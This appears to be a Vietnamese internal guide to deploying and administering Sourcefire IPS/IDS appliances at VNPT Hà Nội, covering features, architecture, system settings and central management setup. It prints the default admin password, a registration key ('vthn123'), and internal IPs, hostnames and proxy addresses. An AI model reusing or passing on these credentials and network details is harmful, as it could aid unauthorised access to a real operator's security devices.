
Tính năng RNA bổ xung cho IPS/IDS cung cấp tính năng Network profile (OS, Services, Open Ports, Vulnerability, Host static). Từ đó kết hợp với IPS/IDS để tự động cấu hình, tinh chỉnh Rules

Yêu cầu tính năng cụ thể về hệ thống IPS tại VNPT Hà Nội

STT	Tính năng	Mô tả
1	Tính năng IPS bảo vệ các vùng mạng	<p>Phát hiện các cuộc tấn công từ bên ngoài như Worms, Trojans, Buffer overflows, DoS attacks, Backdoor attacks, Spyware, Port scans, VoIP attacks, IPv6 attacks, Statistical anomalies, Protocol anomalies, P2P attacks, Blended threats, Zero-day attacks... vào các server dịch vụ</p> <p>Có thể xác lập các qui tắc ngăn chặn các cuộc tấn công hoặc xác lập chế độ tự động tinh chỉnh tùy theo các dịch vụ</p> <p>Đưa ra các báo cáo về các cuộc tấn công, các lỗ hổng bảo mật</p>
2	Tính năng IDS phát hiện các cuộc tấn công cho các VLAN thiết lập giám sát.	<p>Phát hiện và đưa ra các báo cáo về các cuộc tấn công, các nguy cơ bảo mật, lỗ hổng an ninh... của các server, dịch vụ của các VLAN giám sát.</p> <p>Phát hiện các cuộc tấn công, các nguy cơ bảo mật... từ người dùng</p> <p>Trong trường hợp xảy ra tấn công từ ngoài vào các host trong vùng giám sát thì có thể thiết lập tính năng IPS trên thiết bị để bảo vệ các host ngăn chặn tấn công từ bên ngoài vào các vùng đó</p>

STT	Tính năng	Mô tả
3	Tính năng giám sát cảnh báo tức thời (Real time Network Awareness - RNA)	<p>RNA giúp phát hiện các nguy cơ an ninh mạng: Network profile (OS, Services, Open Ports, Vulnerability, Host static). RNA kết hợp với IPS, IDS để tự động active/disable các rules cần thiết để bảo vệ hệ thống mạng.</p> <p>Tính năng Passive Scan cho phép RNA phát hiện nguy cơ an ninh hệ thống mạng mà không ảnh hưởng tới năng lực hệ thống mạng</p>
4	IT Policy compliance	<p>Đưa ra những cảnh báo những vi phạm về chính sách bảo mật. Những vi phạm này có thể là: một cuộc tấn công nguy hiểm xảy ra, một sự cố liên quan tới một máy chủ hay một dịch vụ.</p> <p>Cảnh báo có thể thực hiện qua Email, SNMP hay SYSLOG.</p>

### b. Mô hình triển khai điển hình hệ thống IDS/IPS



Phân tích mô hình điển hình của Sourcefire


Sourcefire có hai dòng sản phẩm, Sourcefire Defense Center là thiết bị quản lý tập trung, Sourcefire 3D Sensor là dòng thiết bị Sensor cung cấp các tính năng IPS/IDS.

Sourcefire Khi triển khai vào hệ thống có thể hoạt động Inline (IPS) hoặc Passive (IDS), để có thể phát hiện và ngăn chặn các cuộc tấn công hay các nguy cơ an ninh mạng.

Các Event của các Sensor sẽ được chuyển về thiết bị quản lý tập trung.

### c. Nguyên lý hoạt động của hệ thống IDS/IPS Sourcefire

Nguyên lý chung



Sơ đồ thành phần & nguyên lý hoạt động

Giải thích nguyên lý hoạt động và các thành phần của thiết bị SourceFire sensor qua ví dụ sau:

Thiết bị SourceFire 3D Sensor 3D3500 có 8 cổng Ethernet làm nhiệm vụ Sensing:

Interface Sets:


- + Các cổng này được nhóm vào các Interface Sets khác nhau. Trên hình với 3 Interface Sets được tạo

+ Interface Sets được tạo ra có ở hai mode Passive và Inline (Inline và Inline with Fail Open)

Detection Engine: làm nhiệm vụ thực thi Monitoring trên Interface Sets (như những người gác cổng). Ở trên hình có hai Detection Engine được tạo và thực thi nhiệm vụ Monitoring trên các Interface Sets. Có 3 loại Detection Engine là: IPS, RNA, RUA

Policy: Là chính sách áp dụng cho các loại Detection Engine. Intrusion Policy áp dụng cho IPS Detection Engine, Detection Policy áp dụng cho RNA.

Sơ đồ giải thích nguyên lý hoạt động của IDS/IPS Sourcefire.



Step 1: Các port sensing trên thiết bị Sourcefire 3D Sensor được nhóm lại thành: Interface Sets. Mô hình trên là tạo ra Interface Sets ở dạng Inline mode.

Step 2: Trên các interface sets này tạo ra các Detection Engine với chức năng giám sát.

Step 3: Để các Detection Engine hoạt động cần phải xây dựng chính sách thiết lập để áp dụng cho các Detection Engine này.

Step 4: Khi Detection Engine có các hành động block traffic hay phát hiện ra các nguy cơ an ninh sẽ đưa ra các Event.

#### **d. Thiết lập các thông số quản trị cho các thiết bị Sourcefire**

##### **Cắm cable quản trị cho các thiết bị**

Trên các thiết bị Sourcefire Sensor 3D cổng quản trị là cổng Eth1 nằm phía sau thiết bị.


Trên thiết bị Sourcefire DC cổng quản trị là cổng Eth1 nằm phía sau thiết bị

Cable quản trị được đánh dấu rõ ràng và cần phải chuẩn bị trước khi tiến hành lắp đặt thiết bị

Chuẩn bị các Cable cắm vào các port sensing như trong mô hình triển khai ở phần trên.

##### **Thiết lập các thông số cơ bản cho thiết bị Sourcefire**

- + Đặt tên cho thiết bị theo đúng quy hoạch của VNPT HN.
  - + Địa chỉ IP
  - + Password quản trị
  - Địa chỉ IP mặc định của thiết bị là: 192.168.45.45, truy cập thiết bị qua giao diện web: bằng cách <https://192.168.45.45> User:admin và Password: Sourcefire
- Giao diện lần đầu tiên đăng nhập cho phép chúng ta thiết lập lại các thông số cơ bản cho thiết bị Sourcefire



#### e. Upgrade cho các thiết bị Sourcefire

- Sourcefire cho phép Update tự động hoặc do người quản trị upload gói update download từ trang support của Sourcefire (Người quản trị có thể yêu cầu nhà phân phối cung cấp các bản cập nhật này, Account đăng nhập vào trang support chỉ cung cấp khi khách hàng đã tham gia và có chứng chỉ về khóa học do hãng Sourcefire cung cấp).

#### f. Cấu hình các thiết lập hệ thống (System settings)

- Đây là phần thiết lập chung nhất về hệ thống cho thiết bị Sourcefire như cấu hình: địa chỉ IP, Time, License, shutdown/restart...
- Để vận hành và quản trị hệ thống Sourcefire IPS cần phải biết kiểm tra các thông tin hệ thống cho đúng với thiết kế, thay đổi các thiết lập hệ thống cho phù hợp với yêu cầu đặt ra.
- Người quản trị và vận hành hệ thống Sourcefire IPS cần phải giám sát và có thể thay đổi một số thông tin hệ thống dưới đây:

##### Information

Là thông tin chung nhất về thiết bị Sourcefire.

Tên thiết bị, Model, Version, địa chỉ IP. Quan trọng là cho biết các Policy được áp dụng cho thiết bị.

- Cho phép người quản trị thay đổi tên của thiết bị

The screenshot shows a web browser window for the Sourcefire Defense Center 1000. The URL is https://10.29.115.10/platinum/ApplianceInformation.cgi?reserved.header.title.text=-bvipsdc01;reserved.header.title.type=append. The page title is "System Settings - bvipsdc01". The navigation bar includes tabs for "Sourcefire Defense Center 1000 ...", "(Untitled)", "Analysis & Reporting" (selected), "Policy & Response", and "Operations". A "Health" icon is also present. On the left, a sidebar menu lists: Information (selected), License, Network, Network Interface, Process, Remote Management, Time, Health Blacklist, NetFlow Devices, and Remote Storage Device. The main content area displays the following table:

Name	bvipsdc01	
Product Model	Defense Center 1000	
Software Version	4.9.0	
Operating System	Sourcefire Linux OS	
Operating System Version	4.9.0	
IPv4 Address	10.29.115.10	
IPv6 Address	Disabled	
Current Policies	Health Policy <a href="#">Default Health Policy</a>	System Policy <a href="#">Initial System Policy 2010-11-24 09:43:25</a>
Model Number	02	

At the bottom right are "Save" and "Refresh" buttons.

## License

Là mục xem và quản lý License cho thiết bị Sourcefire

## Network

- Cho phép người quản trị xem và thiết lập IP, DNS, Proxy, Hostname cho thiết bị Sourcefire.
- Mỗi thiết bị Sourcefire triển khai tại VNPT Hà Nội sẽ được đặt địa chỉ IP, Tên thiết bị

The screenshot shows the 'System Settings' interface for a device named 'bvipsdc01'. The left sidebar has a tree view with 'Operations' selected at the top, followed by 'Information', 'License', 'Network' (which is expanded), 'Network Interface', 'Process', 'Remote Management', 'Time', 'Health Blacklist', 'NetFlow Devices', and 'Remote Storage Device'. The main area is titled 'Network Settings'.

**IPv4**

Configuration	Manual
IPv4 Management IP	10.29.115.10
Default Network Gateway	10.29.115.1

**IPv6**

Configuration	Disabled
---------------	----------

**Shared Settings**

Hostname	bvipsdc01
Domain	
Primary DNS Server	208.67.222.22
Secondary DNS Server	8.8.8.8
Tertiary DNS Server	

**Configure Proxies to Access the Internet**

Direct connection  
Connected directly to the Internet.

Manual proxy configuration

HTTP Proxy	10.36.2.111
Port	8080

Save Cancel

## Network Interface

Cho phép người quản trị thiết lập cổng quản trị

The screenshot shows the 'System Settings' interface for a device named 'bvipsdc01'. The left sidebar has a tree view with 'Operations' selected at the top, followed by 'Information', 'License', 'Network' (which is expanded), 'Network Interface' (which is selected), and 'Process'.

Name	Description	Interface	Type	Link Mode
eth0	Default Description for eth0	eth0	Management	1Gb/Full (Auto)

## Process

Người quản trị có thể truy cập vào mục process để đưa ra các lệnh như: Shutdown, Reboot hoặc Restart thiết bị Sourcefire

The screenshot shows the 'Operations' tab selected in the top navigation bar. Under 'System Settings - bvipsdc01', the 'Process' option is highlighted in the left sidebar. The main pane displays three entries in a table:

Name	
Shutdown Defense Center	Run Command
Reboot Defense Center	Run Command
Restart Defense Center Console	Run Command

## Remote Management

Người quản trị có thể thực hiện việc quản lý tập trung các thiết bị của Sourcefire theo đúng như tài liệu thiết kế: Thiết bị DC1500 quản lý 2 thiết bị Sensor 3D3500

- Các thiết bị làm việc với nhau thông qua
  - + IP
  - + Port (Người quản trị cấu hình)
  - + Key (người quản trị thiết lập dạng Preshare key)
- Các bước cấu hình chi tiết người quản trị có thể xem tại tài liệu triển khai

## Time

Cho phép thiết lập thời gian cho thiết bị

**Ngoài ra còn có một số thiết lập khác như**


netflow device, Storage, Heath blacklist

### g. Thiết lập quản trị tập trung cho các thiết bị Sourcefire

Giải pháp Sourcefire sử dụng thiết bị Sourcefire DC quản lý các thiết bị Sourcefire 3D Sensor. Toàn bộ mọi thiết lập trên Sourcefire 3D Sensor đều có thể thực hiện trên thiết bị Sourcefire DC.

Tại VNPT Hà Nội sau khi thực hiện thiết lập quản lý tập trung cho các thiết bị Sourcefire, mọi cấu hình sẽ được thực hiện trên thiết bị Sourcefire DC1500.

Mô hình quản trị tập trung của Sourcefire



Thiết bị Sourcefire DC1500 làm vai trò quản lý các thiết bị Sourcefire trong hệ thống

Thiết bị Sourcefire 3D Sensor làm nhiệm vụ Sensing và chịu sự quản lý bởi thiết bị Sourcefire DC1500

Các bước tiến hành cấu hình

Việc cấu hình quản trị tập trung trên các thiết bị Sourcefire cần phải thực hiện trên cả hai thiết bị Sourcefire DC và Sourcefire 3D Sensor.

Trên Sourcefire 3D Sensor phải thiết lập chịu sự quản lý của thiết bị DC nào dựa vào (IP, Port, Registration Key).


Trên thiết bị Sourcefire DC phải thiết lập thêm Sensor dựa vào (IP, Port, Registration Key).

Thực hiện trên thiết bị 3D Sensor

- + Truy cập vào các thiết bị Sourcefire 3D Sensor → Operations → System Settings → Remote Management → Add Manager. (port quản trị mặc định là 8305)

- + Thiết lập địa chỉ IP của thiết bị quản trị là DC1500: 10.10.42.120


- + Thiết lập Registration Key (key bảo mật giữa các thiết bị): vthn123
- + Nhấn Save. Thực hiện tương tự trên cả 3 thiết bị Sourcefire 3D Sensor



### Thực hiện trên thiết bị Sourcefire DC1000

Truy cập vào thiết bị DC1000 → Operations → Sensor

Nhập địa chỉ IP của thiết bị 3D Sensor vào mục Host, registration key là: vthn123 rồi nhấn add



Sau khi hoàn tất quá trình thiết lập quản lý các thiết bị có thể vào thiết bị DC1500 → Operations → Sensor để xem các thiết bị được quản lý. (ở đây ví dụ là một thiết bị DC quản lý 3 thiết bị 3D Sensor)

IP Address	Model	Version	Health Policy	System Policy	Action
10.29.115.13	3D Sensor 2500 v4.9.0		None	Initial System Policy 2010-11-24 08:10:25 (Remotely Authored by 10.29.115.13)	<a href="#">Edit</a> <a href="#">Delete</a>
bvipsss01	3D Sensor 2100 v4.9.1		None	Initial System Policy 2010-11-24 08:10:25 (Remotely Authored by bvipsss01)	<a href="#">Edit</a> <a href="#">Delete</a>
bvipsss02	3D Sensor 2100 v4.9.1		None	Initial System Policy 2010-11-24 08:07:39 (Remotely Authored by bvipsss02)	<a href="#">Edit</a> <a href="#">Delete</a>

## h. Cấu hình Interface Sets và Detection Engine.

